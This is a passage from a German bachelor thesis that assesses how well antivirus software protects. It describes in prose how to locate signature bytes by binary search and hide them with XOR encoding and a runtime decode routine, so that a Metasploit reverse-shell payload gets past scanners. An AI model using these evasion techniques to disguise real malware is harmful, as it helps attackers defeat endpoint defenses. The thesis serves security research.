h_da
HOCHSCHULE DARMSTADT
UNIVERSITY OF APPLIED SCIENCES
fbi
FACHBEREICH INFORMATIK

Hochschule Darmstadt

- Fachbereich Informatik -

Das Schutzpotential von Antivirenprogrammen

Abschlussarbeit zur Erlangung des akademischen Grades
Bachelor of Science (B.Sc.)

vorgelegt von
Dominik Sauer

Referentin: Prof. Dr. Ute Blechschmidt-Trapp
Korreferent: Herr Björn Frömmer

Erklärung

Ich versichere hiermit, dass ich die vorliegende Arbeit selbstständig verfasst und keine anderen als die im Literaturverzeichnis angegebenen Quellen benutzt habe.

Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten oder noch nicht veröffentlichten Quellen entnommen sind, sind als solche kenntlich gemacht.

Die Zeichnungen oder Abbildungen in dieser Arbeit sind von mir selbst erstellt worden oder mit einem entsprechenden Quellennachweis versehen.

Die Arbeit ist in gleicher oder ähnlicher Form noch bei keiner anderen Prüfungsbehörde eingereicht worden.

Darmstadt, den 25. Januar 2016

Abstrakt

In meiner beruflichen Tätigkeit als Penetration Tester der IT-Sicherheitsfirma binsec - binary security untersuche ich IT-Systeme auf Schwachstellen. Ein Angriffsvektor in einem Penetrationstest ist die Unterschiebung von Malware bei Zielpersonen. Hierbei darf die Malware jedoch nicht von Antivirenprogrammen erkannt werden, da sie sonst an der Ausführung gehindert wird. Diese Bachelorthesis bewertet das Schutzpotential von Antivirenprogrammen, indem die Täterprofile herauskristallisiert werden, welche in der Lage sind, ihre Schadsoftware vor der Virenerkennung zu verstecken.

Zur Bewertung des Schutzpotentials wird zuerst eine generische Technik aufgezeigt, um ein Schadprogramm vor den Antivirenprogrammen auf VirusTotal unkenntlich zu machen. Nach den vorgestellten Konzepten zur Umgehung der Virenerkennung in dieser Bachelorthesis, wurde die Malware „How I Get a Shell On Any Computer (HIGSOAC)“ erstellt. HIGSOAC verschleiert eine 32-Bit und 64-Bit Metasploit Payload für das Windows Betriebssystem vor den Virenscannern. Die benötigten Fähigkeiten zur Erstellung von Programmen wie HIGSOAC wurden in einer Umfrage den Fachkompetenzen von Täterprofilen zugeordnet.

Die Auswertung der Umfrage ergab, dass mehr als 50% der befragten Spezialisten für IT-Sicherheit der Meinung sind, dass bereits jeder Hacker seine Schadsoftware vor der Virenerkennung verstecken kann.

Inhaltsverzeichnis

Abbildungsverzeichnis

Listings

1 Einleitung

„Companies spend millions of dollars on firewalls, encryption and secure access devices, and it's money wasted, because none of these measures address the weakest link in the security chain. “ (Mitnick 2002)

Das vorherige Zitat von Mitnick weist auf einen beliebten Angriffspunkt von Angreifern hin: den Menschen. Über Social Engineering versuchen Angreifer sich illegal Zugang zu Zielsystemen zu verschaffen, indem sie beispielsweise E-Mails mit Schadsoftware als Anhang an Personen versenden. Beim Herunterladen und Ausführen der Software wäre im schlimmsten Fall das System kompromittiert. Um dies zu verhindern, sollen Antivirenprogramme Malware erkennen, sie vor der Ausführung blockieren und auf Anwenderwunsch beseitigen.

1.1 Problemstellung und Zielsetzung

Die Vergangenheit zeigt, dass Antivirus-Software keine hundertprozentige Erkennungsrate besitzt. So blieben mehrere Advanced Persistence Threats über Jahre hinweg unentdeckt (vgl. Virvilis und Gritzalis 2013). Ein Advanced Persistence Threat (APT) ist ein zielgerichteter Angriff gegen ein spezifisches Zielobjekt, welcher mit einem hohen Ressourceneinsatz verbunden ist. Unter anderem berichteten die Sicherheitsfirmen Kaspersky und Symantec über den Fund der Spionagesoftware Regin im November 2014, welche bereits seit mehr als zehn Jahren im Umlauf ist und von den Five-Eyes entwickelt wurde (vgl. Rosenbach, Schmundt und Stöcker 2015). Der Begriff Five Eyes bezeichnet die Zusammenarbeit der Geheimdienste der USA,

Großbritanniens, Kanadas, Neuseelands und Australiens (vgl. Rosenbach, Schmundt und Stöcker 2015). Dieser Sachverhalt zeigt, dass neben Hackern auch Regierungen Schadsoftware für ihre Zwecke einsetzen. In diesem Zusammenhang ergibt sich die Frage, ob und vor welchen Tätern uns aktuelle Antivirenprogramme schützen.

Diese Bachelorthesis soll das Schutzpotential von Antivirenprogrammen bewerten, indem alle Täterprofile aufgezeigt werden, die ihre Schadsoftware vor der Virenerkennung verschleiern können. Ein Täterprofil kategorisiert Angreifer nach ihrer Fachkompetenz und ihrer Motivation hinter einem Angriff (vgl. Hald und Pederson 2012). Dies soll darlegen, ob Antivirus-Software zwingend notwendig oder teilweise obsolet geworden ist.

1.2 Vorgehensweise

Zur Bewertung des Schutzpotentials von Antivirenprogrammen sollen die Täterprofile herauskristallisiert werden, die ihre Schadsoftware vor der Virenerkennung verstecken können. Um die Täterprofile zu ermitteln, muss eine technische Vorgehensweise zur Umgehung von Virenscannern definiert werden. Als technische Vorgehensweise soll eine generische Methodik zur Verschleierung einer Schadsoftware vor der Virenerkennung entwickelt und an einer Malware angewandt werden. Die benötigten Fähigkeiten zur Erstellung einer Malware, welche nicht von Antivirenprogrammen erkannt wird, sollen anschließend in einer Umfrage den Fachkompetenzen von Täterprofilen zugeordnet werden. Allgemein können alle Täterprofile ihre Schadsoftware vor der Virenerkennung verstecken, denen alle Fähigkeiten zugewiesen werden. Die Auswertung der Umfrage soll das Täterprofil mit der geringsten Fachkompetenz aufzeigen, denen Spezialisten für IT-Sicherheit zutrauen, Virenscanner umgehen zu können.

Im Detail soll die vom Metasploit generierte Payload einer *Reverse Shell* als Schadcode verwendet werden, da diese Befehlsausführungen auf dem Zielsystem ermöglicht. Die Payload einer Reverse Shell startet lokal ein Terminal, baut eine Verbindung

zur Maschine des Angreifers auf und überträgt anschließend die Ein- und Ausgabe des Terminals über das Netzwerk. Des Weiteren soll als Zielsystem ein Windows 7 Desktop PC mit Standardinstallation verwendet werden, da es das am meist verwendete Desktop Betriebssystem ist, wie in Abbildung 1.1 dargestellt wird. Die zu entwickelnde Malware soll sowohl für die 32-Bit als auch für die 64-Bit Architektur verfügbar sein. Um möglichst viele Antivirenprogramme testen zu können, soll die Malware auf VirusTotal hochgeladen werden. VirusTotal ist eine Tochtergesellschaft von Google, welche einen frei verfügbaren Online-Dienst bereitstellt, bei dem Dateien durch eine Vielzahl von Virenscannern auf Schadcode untersucht werden können (vgl. VirusTotal 2015). Unter anderem sind fast alle Antivirenprogramme der Hersteller aus der Abbildung 1.2 vertreten. Da es sich bei den verwendeten Antivirenprogrammen um Commandline Tools handelt und eventuell Abweichungen zu den Desktop Versionen bestehen (vgl. VirusTotal 2015), wird neben den Resultaten von VirusTotal die Schadsoftware mit den Antivirenprogrammen *avast! Free Antivirus 2015* und *Norton Security 22.5.0* überprüft. Der Antivirenprogramm-Hersteller AVAST verfügt über den größten Kundenkreis, wie aus den Marktanteilen in der Abbildung 1.2 entnommen werden kann. Des Weiteren besitzt Symantec den größten Marktanteil unter den kostenpflichtigen Antivirenprogrammen.




Abbildung 1.1: Desktop Operating System Market Share, September 2015 (entnommen aus `https://www.netmarketshare.com/operating-system-market-share.aspx?qprid=10&qpcustomd=0&qpcustomb=&qpct=3&qpmr=1000&qptimeframe=M`, besucht am 01.10.2015)




Abbildung 1.2: Antivirus Product Market Share, January 2015 (vgl. OPSWAT 2015)

Die Metasploit Payload soll mittels einer generischen Methodik vor allen Antivirenprogrammen auf VirusTotal und den lokalen Antivirenprogrammen versteckt werden. In einer Umfrage sollen die benötigten Fähigkeiten zur Verschleierung des Metasploit Payloads den Fachkompetenzen von Täterprofilen zugeordnet werden. Die Umfrage soll das Täterprofil mit der geringsten Fachkompetenz offen legen, denen Spezialisten für IT-Sicherheit zutrauen, die Virenerkennung zu umgehen.

2 Umgehung der Virenerkennung

Das Schutzpotential von Virenscannern ist maßgeblich davon abhängig, gegen welche Täterprofile diese effektiv sind. Zur Bewertung des Schutzpotentials von Antivirenprogrammen sollen die Täterprofile aufgezeigt werden, die ihre Schadsoftware vor der Virenerkennung verstecken können. Dazu wird eine generische Methodik zur Umgehung von Virenscannern entwickelt und anhand einer Schadsoftware umgesetzt. Die so ermittelten Fähigkeiten zur Umgehung von Virenscannern werden anschließend mittels einer Umfrage den Fachkompetenzen Täterprofilen zugeordnet. Nach einer Umfrageauswertung liegt abschließend das Täterprofil vor, das Virenscanner umgehen kann.

Dieses Kapitel zeigt die Konzepte zur Umgehung der Virenerkennungsverfahren, welche zur Verschleierung einer Schadsoftware vor Antivirenprogrammen angewandt wurden. Im Detail musste die Schadsoftware vor der Signatur- und Verhaltenserkennung unkenntlich gemacht werden. Die Signaturerkennung vergleicht Bytesequenzen mit der Binärdatei, wohingegen die Verhaltenserkennung das Programm zur Laufzeit analysiert.

2.1 Signaturerkennung

Zur Identifizierung von Malware verfügen Antivirenprogramme über eine Datenbank mit Signaturen. Eine Signatur ist eine Bytesequenz in einer Binärdatei, welche charakteristisch für eine spezifische Schadsoftware steht (vgl. Ramilli und Prandini 2010). Mit dem Abgleich der Signaturen und der Binärdatei untersucht die Virenerkennung die Datei auf bekannte Malware hin. Um ein Schadprogramm vor der

Signaturerkennung eines Antivirenprogramms unkenntlich zu machen, müssen alle Signaturen identifiziert und modifiziert werden. Die erkannten Signaturen in einer Schadsoftware können von Antivirenprogramm zu Antivirenprogramm unterschiedlich sein, da jeder Hersteller seine eigene Signaturdatenbank bereitstellt.

2.1.1 Identifizierung von Signaturen

Die Änderung eines einzelnen Bytes einer Signatur bewirkt, dass diese nicht mehr mit der Referenz in der Datenbank übereinstimmt und nicht mehr als bösartig erkannt wird. Damit eine Signatur vor einem Antivirenprogramm verschleiert werden kann, muss sie zuerst in der Binärdatei lokalisiert werden. Zur Identifikation von Signaturen kann Byte für Byte (lineare Suche) in der Binärdatei gelöscht oder mit Nullen überschrieben werden (vgl. Ramilli und Prandini 2010). Dies kann mit einem beliebigen Hexeditor bewerkstelligt werden. Nach jeder Modifikation wird die Schadsoftware erneut vom Antivirenprogramm gescannt. Im Fall, dass alle Signaturen gelöscht worden sind, wird die Malware nicht mehr als schädlich eingestuft. Andernfalls werden weitere Signaturen in der Binärdatei von der Virenerkennung erkannt. Die lineare Suche nach einem Signatur-Byte benötigt maximal n Schritte, wobei n die Anzahl der Bytes in der Binärdatei ist. Heffner zeigt in seinem Paper „Taking Back Netcat“ , wie mittels der binären Suche eine effizientere Variante existiert, um eine Signatur in einer Schadsoftware zu identifizieren (vgl. Heffner 2006). Da eine Schadsoftware mehrere Signaturen beinhalten kann, durchläuft der nachfolgende Algorithmus iterativ die binäre Suche, um alle Adressen einer Binärdatei zurückzuliefern, deren Bytes in einer Signatur erkannt werden. Die exakte Funktionsweise wird am Ende dieses Kapitels an einem fiktiven Beispiel aufgezeigt.




Abbildung 2.1: Signature Hunting nach Dominik Sauer

Der Algorithmus in der Abbildung 2.1, dargestellt als Flussdiagramm, lokalisiert mittels der binären Suche alle Bytes, die zu modifizieren sind, um die vorhandenen

Signaturen zu verschleiern. Dies wird bewerkstelligt indem in einem Durchlauf alle Bytes in der Binärdatei vom Dateiende rückwärts bis zum ersten Auftreten einer Signatur mit Nullen überschrieben werden. Sobald die Schadsoftware nicht mehr als bösartig erkannt wird, ist ein Byte der ersten Signatur identifiziert worden. Dieses wird in einer Arbeitskopie der Malware mit einem Nullbyte ersetzt und die binäre Suche nach weiteren Signaturen beginnt erneut. Der Algorithmus ist beendet, wenn in einer Arbeitskopie alle identifizierten Signaturen mit Nullbytes ersetzt wurden und die Arbeitskopie nicht mehr als Schadsoftware erkannt wird. Die binäre Suche benötigt $\log_2(n)$ Schritte um ein Signatur-Byte zu identifizieren, wobei n die Anzahl der Bytes in der Binärdatei ist. Da eine Schadsoftware a Signaturen beinhalten kann, besitzt der Algorithmus eine Laufzeit von $a \log_2(n)$ mit $a \leq n$. Eine Binärdatei kann nicht mehr Signatur-Bytes enthalten als die Datei groß ist.

Zur Veranschaulichung wird der Algorithmus an einer fiktiven Binärdatei angewandt, welche in der Abbildung 2.2 dargestellt ist. Diese enthält eine Signatur, welche in grün hervorgehoben ist und 18 Bytes von insgesamt 148 Bytes belegt. Nach diesen Werten benötigt der Algorithmus maximal $1 * \log_2(148) \approx 7$ Schritte bis zur Identifizierung eines Bytes in der Signatur.

Die nachfolgenden Abbildungen zeigen die einzelnen Schritte der binären Suche auf. Die rechte Abbildung listet dabei die durchlaufenden Schritte des Algorithmus auf. Alle rechten Abbildungen hintereinander ergeben den komplett durchgeführten Ablauf des vorherigen Flussdiagramms. Die jeweils linken Abbildungen stellen die Zwischenschritte in der fiktiven Binärdatei nach.




Abbildung 2.2: Fiktive Binärdatei




Abbildung 2.3: Signature Hunting - Initialisierung

Abbildung 2.4: Fiktive Binärdatei nach Schritt 1




Abbildung 2.5: Signature Hunting - Schritt 1




Abbildung 2.6: Fiktive Binärdatei nach Schritt 2




Abbildung 2.7: Signature Hunting - Schritt 2

Abbildung 2.8: Fiktive Binärdatei nach Schritt 3




Abbildung 2.9: Signature Hunting - Schritt 3




Abbildung 2.10: Fiktive Binärdatei nach Schritt 4




Abbildung 2.11: Signature Hunting - Schritt 4

Abbildung 2.12: Fiktive Binärdatei nach Schritt 5




Abbildung 2.13: Signature Hunting - Schritt 5

Abbildung 2.14: Fiktive Binärdatei nach Schritt 6




Abbildung 2.15: Signature Hunting - Schritt 6




Abbildung 2.16: Fiktive Binärdatei nach Schritt 7




Abbildung 2.17: Signature Hunting - Schritt 7

Die fiktive Binärdatei in der Abbildung 2.2 enthält insgesamt eine Signatur. Im Fall mehrerer Signaturen, würde der Algorithmus das lokalisierte Byte mit einem Nullbyte in einer Arbeitskopie ersetzen und mittels der binären Suche eine weitere Signatur ermitteln.

2.1.2 Verschleierung von Signaturen

Zur Verschleierung der Signaturen müssen die Bytesequenzen verändert werden, damit sie nicht mehr mit den Referenzen aus der Signatur-Datenbank übereinstimmen. Da Bytes im Code Segment Opcodes von Assembler-Instruktionen repräsentieren, muss bei der Modifikation der Bytes die Funktionalität des Programms beachtet und weiterhin gewährleistet werden.

Des Weiteren dürfen keine Bytes verändert werden, die zur Ausführung notwendige Programminformationen enthalten, wie beispielsweise die Bytes des Program-Headers. Andernfalls ist die Schadsoftware nicht mehr lauffähig.

Zur Modifikation der Bytes könnte der Assemblercode der Schadsoftware umgeschrieben werden. Dies kann aber nicht generisch umgesetzt werden, da der Assemblercode von Programm zu Programm unterschiedlich ist. Eine Alternative ist, die Signaturen in der Binärdatei zu kodieren und in der Schadsoftware eine Funktion „decode()“ zu implementieren, welche die kodierten Bytes zur Laufzeit in ihren ursprünglichen Zustand wiederherstellt.

Zur Kodierung von Bytes kann die boolesche Operation XOR verwendet werden. Im Vergleich zu einer anderen Kodierung wie beispielsweise Base64, müssen für die XOR Operation keine Libraries eingebunden oder weiterer Code geschrieben werden. Dies hat den Vorteil, dass die Hersteller von Antivirenprogrammen keine Signatur von der XOR Operation erstellen können, da ansonsten jedes Programm als Schadsoftware erkannt werden würde, welches diese anwendet. Weiterhin bietet das exklusive Oder $(2^8)^n$ Möglichkeiten eine Signatur zu ändern, wobei n die Anzahl der Signatur-Bytes ist. Eine Charakteristik der Schadsoftware kann demzufolge zu einem scheinbar nicht bösartigen Codesnippet verändert werden. Bis auf das Nullbyte kann jeder Wert für die XOR Operation gewählt werden, da ein exklusive Oder mit Nullen die Eingabe unverändert als Ausgabe zurückliefert.

